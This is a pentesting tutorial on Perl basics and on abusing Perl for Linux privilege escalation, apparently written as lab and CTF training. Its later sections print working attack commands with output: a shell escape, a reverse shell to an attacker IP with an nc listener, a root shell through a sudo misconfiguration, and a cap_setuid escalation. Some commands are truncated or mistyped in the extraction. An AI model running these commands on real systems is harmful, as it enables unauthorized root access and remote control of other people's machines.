

Linux for Pentester: Perl Privilege Escalation

November 26, 2019 By Raj Chandel

Here we are again coming back with one of very essential command i.e. “Perl”. As we know Perl has it’s significant in the era of programming language specially designed for text editing. Apart from all of this, now it is also very prominent for a variety of purposes including Linux system administration, network programming, web development, etc. So keeping this fact into our mind we will proceed to this article that how we can take more advantage of this command in the operation of Privilege Escalation.

NOTE: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Contents

Overview of Perl

- Introduction: What is Perl?
- Where we use Perl?
- What is it’s necessities?
- Multiple operations using Perl.

Abusing Perl

- SUDO Lab setups for privilege Escalation
- Exploiting SUDO
- Capabilities


What is Perl?

Perl is a programming language that stands for “**Practical Extraction and Reporting Language**”. It was created by **Larry Wall** in 1987 which is specially designed for text editing purpose. As we all know computers understand only binary language i.e “0,1” or one can say low-level language, which is very difficult for humans to program in a binary language. So to overcome that difficulty we were needed a programming language which uses natural language elements, words that are used in common English language that can be easily understand by humans [**high-level language**].

So once a program is coded by a human, it needs to be converted into the form that a computer understands. For that, we need something which can translate the high-level language to low-level language. Here interpreter comes to our help which is a software that converts the program written in the high-level language to low-level language

for the computer to understand and execute the instructions written in the program. Hence, Perl is an **interpreted programming language**.

It was originally a language optimized for scanning arbitrary text files, extracting information from those text files, and printing reports based on that information.



Where we use Perl?

The influence of Perl can be applied in many fields and the most popular use of Perl is in Web development. As we know that the major role and purpose of Perl is for text editing and extracting data and generating reports. Perl has become a popular language used in web development, networking and bioinformatics too. Apart from all this Perl can also be used for CGI programming.

What is it's necessities?

As we all know there are many programming languages that can be used to do all the stuff which can be achieved by the help of Perl.

So here is the question arises that, why should we specifically use “Perl”? **Perl is very easy to learn**, particularly if you have a background in computer programming. It is extremely portable which can run on any operating system that has Perl interpreter installed, so it is platform-independent. All Linux Operating Systems come installed with Perl, so you can start Perl coding in Linux out of the box.

Alike other language Perl is faster and more powerful in performing many tasks. It possesses many shortcuts which allow the user to write quick scripts. It was designed specifically for text processing. Its built-in text processing ability makes Perl as widely used server-side programming language.

So on moving ahead in achieving our goal of Privilege Escalation varies first we will check for its version. For this purpose, we will use the “-v” option as shown below.

```
perl -v
```

```
raj@HackingArticles:~$ perl -v ↩
```

```
This is perl 5, version 26, subversion 1 (v5.26.1) built for x86_64-linux-gnu-t  
hread-multi  
(with 67 registered patches, see perl -V for more detail)  
  
Copyright 1987-2017, Larry Wall
```

To know more about all those operations that a Perl can do we will use its help command which will direct us for other functionality.

```
perl -h
```

```
raj@HackingArticles:~$ perl -h ↩
```


```
Usage: perl [switches] [--] [programfile] [arguments]  
-0[octal]          specify record separator (\0, if no argument)  
-a                autosplit mode with -n or -p (splits $_ into @F)  
-C[number/list]    enables the listed Unicode features  
-c                check syntax only (runs BEGIN and CHECK blocks)  
-d[:debugger]      run program under debugger  
-D[number/list]    set debugging flags (argument is a bit mask or alphabets)  
-e program         one line of program (several -e's allowed, omit programfile  
)  
-E program         like -e, but enables all optional features  
-f                don't do $sitelib/sitecustomize.pl at startup  
-F/pattern/        split() pattern for -a switch (//'s are optional)  
-i[extension]      edit <> files in place (makes backup if extension supplied)  
-Idirectory        specify @INC/#include directory (several -I's allowed)  
-l[octal]          enable line ending processing, specifies line terminator  
-[mM][-]module     execute "use/no module..." before executing program  
-n                assume "while (<>) { ... }" loop around program  
-p                assume loop like -n but print line also, like sed  
-s                enable rudimentary parsing for switches after programfile  
-S                look for programfile using PATH environment variable  
-t                enable tainting warnings  
-T                enable tainting checks  
-u                dump core after parsing program  
-U                allow unsafe operations
```

Multiple operations of Perl

Help in scripting: As we know unlike other programs that are written in languages such as C and C++, Perl programs do not need to compile for its execution, it's simply interpreted and executes the Perl programs. The term script often is used for such interpreted programs written in a shell's programming language or in Perl.

For example as per below image you can see I've created a file "script.pl" in which I have stored some line of codes or can say have created a small script (*one can use it in creating any script as per requirements*) that need to execute program over the screen. So, to view your script use command as below:

```
cat script.pl
perl script.pl
```



```
raj@HackingArticles:~$ cat script.pl
#!/usr/bin/perl
# Modules used
use warnings;

# Print
print("Visit www.ignitetechnologies.in\n");


raj@HackingArticles:~$ perl script.pl
Visit www.ignitetechnologies.in
raj@HackingArticles:~$
```

Help to execute code on the command line: This can be used to run a piece of Perl code without creating a file. Due to differences between the Unix/Linux shell and the MS Windows Command prompt we need to use different quotes around our code.

Here in below screenshot, I’m running a piece of code which is “Welcome to Ignite Technologies” by using “-e” argument to execute the same.

```
perl -e 'print qq{Welcome to Ignite Technologies\n}'
```

Note: In simple words, one can say that this option “-e” is used to execute or print one line of code.



```
raj@HackingArticles:~$ perl -e 'print qq{Welcome to Ignite Technologies\n}'
Welcome to Ignite Technologies
raj@HackingArticles:~$
```

Help in restricted shell environment: A user can use -e option to break out from restricted environments by spawning an interactive system shell and it plays an especial role in privilege escalation. By the help of this, we can also run any command in a restricted environment. Suppose in our case here I’m using this option to run tail command for displaying last few lines of /etc/passwd file.

```
perl -e 'exec "/bin/sh";'
perl -e 'exec "tail /etc/passwd";'
```

```

2.7.7 Assessment & Penetration Testing
raj@HackingArticles:~$ perl -e 'exec "/bin/sh";' ↵
$ id
uid=1002(raj) gid=1002(raj) groups=1002(raj),27(sudo)
$ exit
raj@HackingArticles:~$ perl -e 'exec "tail /etc/passwd";' ↵
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/n
ologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124:/:/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534:/:/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
komal:x:1000:1000:admin,,,:/home/komal:/bin/bash
demo:x:1001:1001:,,,:/home/demo:/bin/bash
raj:x:1002:1002:,,,:/home/raj:/bin/bash
sshd:x:122:65534:/:/run/sshd:/usr/sbin/nologin
user1:x:1003:1003:,,,:/home/user1:/bin/bash

```

Help to wrap the code in while loop: If we wish to wrap our code inside the loop which depends upon certain conditions within a code which is defined by Perl then we will use “-n” option for that case.

For example, in below image, you can see that I have a file named as “Infosec.txt” and here instead of displaying whole content I just want to print those lines which fulfil the condition.

```

cat Infosec.txt
perl -n -E 'say if /Testing/' Infosec.txt

```

On framing above command Perl will check to each line of file Infosec.txt and will print all those lines which contain our search word i.e Testing.

```

raj@HackingArticles:~$ nano Infosec.txt
raj@HackingArticles:~$ cat Infosec.txt ↵

Join Ignite Technologies & Become A Cyber Warrior!
WWW.HACKINGARTICLES.IN
Ethical Hacking: Start your Cyber security journey from here and build a strong
base for Penetration testing.
Bug Bounty: Learn Web Penetration Testing to become a Bug Hunter.
Network Pentest: Become a Professional Pen-tester and learn Advanced Vulnerabil
ity Assessment & Penetration Testing.
Linux for Pentester: Know All About Linux & its loopholes for Security testing.
Privilege Escalation: Become a Security pro & learn how to bypass limited acces
s Permission.
Red Teaming: Proactive learning in Attack & Defense Operation and Polish your P
entest Skills

raj@HackingArticles:~$ perl -n -E 'say if /Testing/' Infosec.txt ↵
Bug Bounty: Learn Web Penetration Testing to become a Bug Hunter.
Network Pentest: Become a Professional Pen-tester and learn Advanced Vulnerabil
ity Assessment & Penetration Testing

```

Help to edit file content: Perl command also is used in editing any file content. For executing the same we will use “-i” argument which will open files one by one and replaces the content with STDOUT.

As you can see in below image I’ve used this option to convert the content of file Infosec.txt in upper case.

```

perl -pi -e "tr /[a-z]/[A-Z]/" Infosec.txt
head -7 Infosec.txt

```

```

raj@HackingArticles:~$ perl -pi -e "tr/[a-z]/[A-Z]/" Infosec.txt ↵
raj@HackingArticles:~$ head -7 Infosec.txt

JOIN IGNITE TECHNOLOGIES & BECOME A CYBER WARRIOR!
ETHICAL HACKING: START YOUR CYBER SECURITY JOURNEY FROM HERE AND BUILD A STRONG
BASE FOR PENETRATION TESTING.
BUG BOUNTY: LEARN WEB PENETRATION TESTING TO BECOME A BUG HUNTER.
NETWORK PENTEST: BECOME A PROFESSIONAL PEN-TESTER AND LEARN ADVANCED VULNERABIL
ITY ASSESSMENT & PENETRATION TESTING.

```

The most common use of “-p” together with the “-i” option also helps to provide “in-place editing”. Which means that instead of printing to the screen, all the output spawned by our one-liner will be written back to the same file from where it was taken. Here we are using this to replace a word with another word.


```
perl -i -p -E 's/IGNITE/Egnite/' Infosec.txt
head -7 Infosec.txt
```

On framing above command you Perl will replace the word “IGNITE” with “Egnite” of file Infosec.txt

```
raj@HackingArticles:~$ head -7 Infosec.txt ↵
JOIN IGNITE TECHNOLOGIES & BECOME A CYBER WARRIOR!
ETHICAL HACKING: START YOUR CYBER SECURITY JOURNEY FROM HERE AND BUILD A STRONG
BASE FOR PENETRATION TESTING.
BUG BOUNTY: LEARN WEB PENETRATION TESTING TO BECOME A BUG HUNTER.
NETWORK PENTEST: BECOME A PROFESSIONAL PEN-TESTER AND LEARN ADVANCED VULNERABIL
ITY ASSESSMENT & PENETRATION TESTING.
raj@HackingArticles:~$ perl -i -p -E 's/IGNITE/Egnite/' Infosec.txt ↵
raj@HackingArticles:~$ head -7 Infosec.txt ↵
JOIN Egnite TECHNOLOGIES & BECOME A CYBER WARRIOR!
ETHICAL HACKING: START YOUR CYBER SECURITY JOURNEY FROM HERE AND BUILD A STRONG
BASE FOR PENETRATION TESTING.
BUG BOUNTY: LEARN WEB PENETRATION TESTING TO BECOME A BUG HUNTER.
NETWORK PENTEST: BECOME A PROFESSIONAL PEN-TESTER AND LEARN ADVANCED VULNERABIL
ITY ASSESSMENT & PENETRATION TESTING.
raj@HackingArticles:~$
```

Perl in reverse shell: We all knows that reverse shell is a type of shell in which the target machine interconnects to the attacking machine and the attacking machine has a listener port on which it receives the connection.

So, here we are using Perl command which will send back a reverse shell to a listening attacker that will open remote network access.

```
perl -e 'use Socket;$i="192.168.29.157";$p=1234;socket(S,PF_INET,SOCK_STREAM,getpr
```

```
^C^Craj@HackingArticles:~$ perl -e 'use Socket;$i="192.168.29.157";$p=1234;sock
,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_at
on($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/ba
sh -i");};'
```

On framing above command run nc -lvp 1234 on the attacker box to receive the shell.

```
nc -lvp 1234
id
whoami
```

```
root@kali:~# nc -lvp 1234 ↵
listening on [any] 1234 ...
192.168.29.137: inverse host lookup failed: Unknown host
connect to [192.168.29.157] from (UNKNOWN) [192.168.29.137] 45078
raj@HackingArticles:~$ id ↵
id
uid=1002(raj) gid=1002(raj) groups=1002(raj),27(sudo)
raj@HackingArticles:~$ whoami ↵
whoami
raj
raj@HackingArticles:~$
```

Abusing Perl

Sudo Rights Lab setups for Privilege Escalation

In above all, we have covered the main objectives that a Perl can perform but now we will move ahead in the task of privilege escalation. So to grab this first, we have to set up our lab of Perl command with administrative rights. After that, we will check for the Perl command that what impression it has after getting sudo rights and how we can use it more for privilege escalation.

From the below image It can be clearly understood I have created a local user (demo) who own all sudo rights as root and can achieve all task as admin.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
demo All=(ALL) NOPASSWD: /usr/bin/perl
```



```
GNU nano 2.9.3 /etc/sudoers Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin$
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
demo    ALL=(ALL) NOPASSWD: /usr/bin/perl
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL
```

Exploiting Sudo rights

On adding user “demo” to etc/sudoers file, now we will start exploiting Perl facility by taking the privilege of sudoer’s permission. For this very first we must have sessions of a victim’s machine then only we can execute this task. Suppose we got the sessions of victim’s machine that will assist us to have local user access of the targeted system through which we can escalate the root user rights.

So now we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
ssh demo@192.168.29.137
```

Then we look for sudo right of “demo” user (if given) and found that user “demo” can execute the Perl command as “root” without a password.

```
whoami
sudo -l
sudo perl -e exec "/bin/bash";'
whoami
```

```

root@kali:~# ssh demo@192.168.29.137 ↵
demo@192.168.29.137's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

489 packages can be updated.
251 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Sat Nov 23 09:39:05 2019 from 192.168.29.157
demo@HackingArticles:~$ whoami ↵
demo
demo@HackingArticles:~$ sudo -l
Matching Defaults entries for demo on HackingArticles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User demo may run the following commands on HackingArticles:
    (ALL) NOPASSWD: /usr/bin/perl
demo@HackingArticles:~$ sudo perl -e 'exec "/bin/bash";' ↵
root@HackingArticles:~# whoami
root

```

Capabilities in Privilege Escalation

As we know that whenever any sticky bit is set to any file then every privileged and unprivileged user can easily access those files but if for security purpose if we want to share or get access those only with limited/single user then we can simply use capabilities for acquiring this operation.

Capabilities are those permissions that divide the privileges of kernel user or kernel level programs into small pieces so that a process can be allowed sufficient power to perform specific privileged tasks.

```

which perl
cp $(which perl) /home/demo
setcap cap_setuid+ep /home/demo/perl

```

```


root@HackingArticles:~# which perl
/usr/bin/perl
root@HackingArticles:~# cp $(which perl) /home/demo ↵
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/perl ↵
root@HackingArticles:~#

```

From the below image, it has been cleared that user “demo” can easily execute “perl” as root and hence we have successfully accomplished our mission of privilege escalation using perl.

```
./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'  
id
```

```
demo@HackingArticles:~$ ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/b  
in/bash";'  
root@HackingArticles:~# id  
uid=0(root) gid=1001(demo) groups=1001(demo)  
root@HackingArticles:~#
```



Conclusion: The main influence of this article is to use “Perl” command for privilege escalation that’s why we have just covered the basic operation that can be achieved by the use of this command.